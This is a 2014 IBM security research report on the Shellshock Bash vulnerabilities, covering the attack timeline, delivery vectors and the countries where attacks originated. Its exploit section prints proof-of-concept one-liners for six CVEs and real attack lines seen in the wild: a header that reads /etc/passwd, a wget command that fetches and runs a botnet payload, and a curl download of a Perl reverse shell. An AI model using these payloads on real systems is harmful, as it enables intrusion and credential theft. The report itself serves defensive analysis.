IBM MSS

Shellshock

RESEARCH AND INTELLIGENCE REPORT

RELEASE DATE: OCTOBER 21, 2014

BY: IBM MSS THREAT RESEARCH GROUP

TABLE OF CONTENTS

EXECUTIVE OVERVIEW/KEY FINDINGS

A 20+ year-old vulnerability in the GNU Bash shell (widely used on Linux, Solaris and Mac OS systems) sparked the mobilization of attacks known as "shellshock" beginning in late September 2014. This first vulnerability soon gave way to the disclosure of several additional vulnerabilities affecting the UNIX Shell within a short period of time. A break-down of these vulnerabilities is provided in the "Situation/What Happened" section below.

The focus of IBM Managed Security Services was adjusted to high vigilance due the extreme risk associated with this threat based on the ubiquity of BASH, ease of exploitation, and automation. Throughout the incident we kept our customers apprised of new developments; working quickly to research, respond, and mitigate this threat.

Now, a few weeks removed from the initial developments, we take a deeper look at the shellshock data gleaned from our worldwide network of sensors to identify vectors and origins of attack, targeted industries, and any other significant findings. Noteworthy observations include: the speed at which the vulnerability was exploited following disclosure, the number of vectors used to carry out the attacks (we focus on the top five), and the similarities between this threat and the Heartbleed attacks. Additionally, we found surprises in the top ten attacking and attacked countries lists including Iceland making our top ten attacking countries list for the first time and Japan sustaining the highest number of attacks from the most number of countries.

SITUATION/WHAT HAPPENED

On September 24, 2014 a vulnerability (CVE-2014-6271) in the way that GNU Bash handles environment variables that contain function definitions was publicly disclosed. IBM MSS immediately evaluated the vulnerability and concluded that targeted attacks were likely to materialize and the pervasiveness of the threat would be extensive. In response, IBM MSS raised the Threat Level to AlertCon 2 to ensure our customers placed increased vigilance and carried out corrective action to address the issue.

IBM IPS customers had a level of pre-existing coverage with the Shell_Command_Injection signature. We began tracking attack activity across our customer base. Compounding this issue were reports that patched versions were still susceptible to unintended, albeit less exploitable, behavior (CVE-2014-7169). We observed a significant increase in focused attacks targeting these vulnerabilities within 24 hours of their disclosure requiring immediate defensive action. On September 25, 2014, IBM MSS raised the Threat Level to AlertCon 3.

During the period of AlertCon 3 elevation, there were several new Shellshock developments. A third vulnerability (CVE-2014-6278) was disclosed. This vulnerability is in GNU Bash's exported function parsing and rivals the original vulnerability (CVE-2014-6271) for ease of exploitation. Continued auditing of GNU Bash resulted in two memory corruption vulnerabilities (CVE-2014-7186 & CVE-2014-7187). Finally, incomplete fixes for GNU Bash also resulted in the disclosures of more remote command execution vulnerabilities (CVE-2014-6277 & CVE-2014-6278).

After observing a decrease in targeted attacks across the IBM MSS customer base as seen in Figure 1 below and due to the release of various GNU Bash patches, the Threat Level was lowered to AlertCon 2 on October 2, 2014 and subsequently lowered to AlertCon 1 on October 8, 2014. We continue to see some activity associated with this threat. However, as of this report's publication, this activity has not reached the levels observed during the initial 48 hours following the disclosure as discussed in the next section.




Figure 1. Shellshock Event Count – September 24, 2014 – October 7, 2014

Time-line of Initial Attack Activity

With any review of a major security incident, analysts are often most interested in what occurred during the first 24 to 48 hours of vulnerability or exploit disclosure. It's during this time period when we get a glimpse of how the situation may unfold and what type of security response will need to be engaged. The window between when a zero day vulnerability (a vulnerability for which a patch does not exist) surfaces, and an exploit is released, is very small for high-profile threats. In the case of Shellshock, the first two vulnerabilities affecting GNU Bash were disclosed within 20 minutes of each other around 2pm EDT on September 24, 2014. Only 28 hours later, an exploit targeting the first vulnerability (CVE-2014-6271) was publicly disclosed.

As illustrated below in Figure 2, there is very limited attack activity observed following the disclosure of the vulnerabilities and prior to the release of the first exploit. However, within one hour of the public release of the exploit on September 25th around 6pm EDT, activity targeting this issue significantly increases. This increase in activity continues for several hours until 2am EDT on September 26th. The activity tapers off at this time and doesn’t regain momentum again until 6pm EDT. What’s the reason for the lull in activity during this time? One possibility is that it’s early morning in the Western Hemisphere during much of this period. Since the majority of the attacks were sourced from the U.S. (as indicated in the “Origin of Attack” section), perhaps our attackers were getting some shut-eye?




Figure 2. Shellshock Event Count – First 76 hours after vulnerability disclosure

Attack activity resumes around 6pm EDT on September 26th and peaks around 7am EDT on September 27th. Activity continues throughout the day with another significant spike at 1pm EDT before beginning a steady decline. What’s interesting is that this second wave of activity occurs for a longer period of time and over the period of time when much of the Western Hemisphere would be asleep. This could also be a reflection of the origin of attack since three of the top five attack countries are in the Eastern Hemisphere and their attacks ramped up more during this second wave. This attack activity also took place over the weekend where we have historically seen an increase in attack activity following a zero-day disclosure. Additionally, as news of this vulnerability and its ease of exploitation spread, the number of attackers targeting this vulnerability increased.

METHODS OF DELIVERY / EXPLOIT VECTORS

There were several vulnerabilities found in GNU Bash that attackers targeted as described in the “Situation/What Happened” section above. Below are the six CVEs and associated proof-of-concepts (PoCs) attackers used to exploit the vulnerabilities.

CVE-2014-6271

```
env X='() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id
```

CVE-2014-7169

The PoC below will create a file named “echo” in cwd with the date, if the system is vulnerable.

```
env X='() { (a)=>\' bash -c "echo date"; cat echo
```

CVE-2014-7186

```
bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
<<EOF' || echo

"CVE-2014-7186 vulnerable, redir_stack"
```

CVE-2014-7187

```
(for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash ||

echo "CVE-2014-7187 vulnerable, word_lineno"
```

CVE-2014-6278

```
() { _; } >_[$($())] { echo hi mom; id; }
```

CVE-2014-6277

The PoC below will segfault if the system is vulnerable.

```
() { x() { _; }; x() { _; } <<a; }
```

Since September 25, 2014 the wide majority of Shellshock activity tracked by IBM MSS has been probing or testing related. Outside of this activity, there were several interesting vectors we investigated. Below are the top five shellshock vectors in no particular order, although email reconnaissance did have the second largest volume of activity after probing-related activity.

Top Five Interesting Shellshock Vectors

Email Reconnaissance

Most of the bash exploits were probes designed with the intention of letting the attacker know if the system was vulnerable. These types of probes cause no damage to the targeted system. In the example below, the exploit uses the built-in Unix “mail” command to send a message to the indicated Gmail address. The subject line is “hello” and there is no message body. If the attacker received an email with the subject line containing "hello", this would indicate the host was exploitable.

Exploit:

```
() { ignored;};/bin/bash -c 'echo hello %7c mail -s hello xxxxxxx@gmail.com'\x0d referer
```

Perlbot

Perlbot is an IRC bot written in Perl. With this vector, an attacker makes a HTTP request that contains the path to wget and commands for wget in the URI. A persistent IRC connection is set up with the sole intent of making the victim part of a botnet. We observed bots with varying functionality. In the exploit example below, the IRC bot had remote shell, DDoS and scanning capability.

Exploit:

```
get /test http/1.0host: x.x.x.x.user-agent: () { :;}; /bin/bash -c "wget -o /var/tmp/ec.z

<IP ADDRESS>/ec.z;chmod x /var/tmp/ec.z;/var/tmp/ec.z;rm -rf /var/tmp/ec.z*"
```

Passwd Grab Attempt

Another favorite vector observed was the simple "smash and grab" of the password file. Attackers accomplish this by injecting the passwd command into the HTTP User-Agent header. Notice the "<" symbol just prior to the /etc/passwd path in the exploit below. This symbol is a shortcut equivalent of the Unix "cat" command.

Exploit:

```
GET /cgi-bin/status/status.cgi HTTP/1.1
Host: <SERVER_DOMAIN>
User-Agent: () { :;}; echo "Bagstash: " $(</etc/passwd)
```

Perl Reverse Shell

The exploit below demonstrates an attack using multiple headers to install a perl reverse shell script. This script creates a new instance of bash and redirects it to a remote server listening on a specific TCP port.

Exploit:

```
() { :; }; /usr/bin/curl -o /tmp/auth.pl http://<SERVER_DOMAIN>/auth; /usr/bin/perl /tmp/auth.pl\x0d
referer
```

Mayhem Malware Installer

The first part of this attack is a scan to test for the exploitability of Shellshock. If the victim host is exploitable, the Mayhem botnet will receive the "success" response and send the second infection vector. This second attack forces the victim host to download a Perl installer script pointing to an ELF binary which is then executed in /tmp. The ELF binary is immediately deleted upon execution. The binaries will be loaded into memory and remain resident.

Exploit:
</b> () { :; };echo content-type:text/plain;echo;echo;echo m`expr 1330 + 7`h;

ORIGINS OF ATTACK

Attacks came in waves from different source IPs and originating countries. As illustrated in the charts below, almost as soon as one attack was mitigated by the ISP, another one was there to quickly take its place. Many of the attacks originated from a single ASN or even a single IP which is not uncommon in wide spread attacks such as this. IBM MSS witnessed similar activity with the Heartbleed threat, and other similar attacks in years past.

Top Ten Attacking Countries




Figure 3. Top Ten Attacking Countries (regular scale)




Figure 4. Top Ten Attacking Countries (exaggerated scale)

Let's take a closer look at the attacks sourcing from some of the leading countries.




Figure 5. United States is the leading attacking country.




Figure 6. Map of shellshock attacks emanating from the United States.

The clear leader in attacks is the United States with over 15,000+ recorded attacks. The majority of these attacks source from the well-known search engine Shodan.io, probing and cataloging vulnerable systems. As explained in the section “Methods of Delivery / Exploit Vectors”, this data is often used by attackers to identify vulnerable systems - narrowing their attack surface.

This recon carried out by Shodan and other security firms blurs the line of probing and attacking. More than just a simple probe, these organizations are utilizing the exploit to illegally run commands on remote systems. Regardless of the motive, these are attacks for all intents and purposes. Malicious attacks were also prevalent from the US sources, including perlbot malware and attempts to grab user credentials from /etc/passwd.




Figure 7. Singapore ranks second amongst top attacking countries.




Figure 8. Map of shellshock attacks emanating from Singapore.

Singapore comes in at number two on the list, sourcing from Amazon's AWS service located within the country. With the resources and bandwidth utilized in their cloud service, the attackers were able to attack large portions of the Internet before getting shut down after nearly three days of activity. Utilizing services such as AWS are becoming very popular with attackers in the past few years. Cloud based hosting offers incredible bandwidth and processing power that allows for a much broader attack surface area.

Shellshock, like many before it, nets the most compromised computers by simply spraying any and all possible targets with the exploit.




Figure 9. Japan ranks third amongst top attacking countries.




Figure 10. Map of shellshock attacks emanating from Japan.

Japan remained silent for the first two days of the attacks until September 27, 2014 when it quickly started sourcing malicious attacks. What's interesting here is that Japan is the #1 target of all the attacks. It's unclear if Japan servers were compromised and utilized for attacks, or if they were in retaliation to attacks against them.




Figure 11. Iceland ranks fourth amongst top attacking countries.

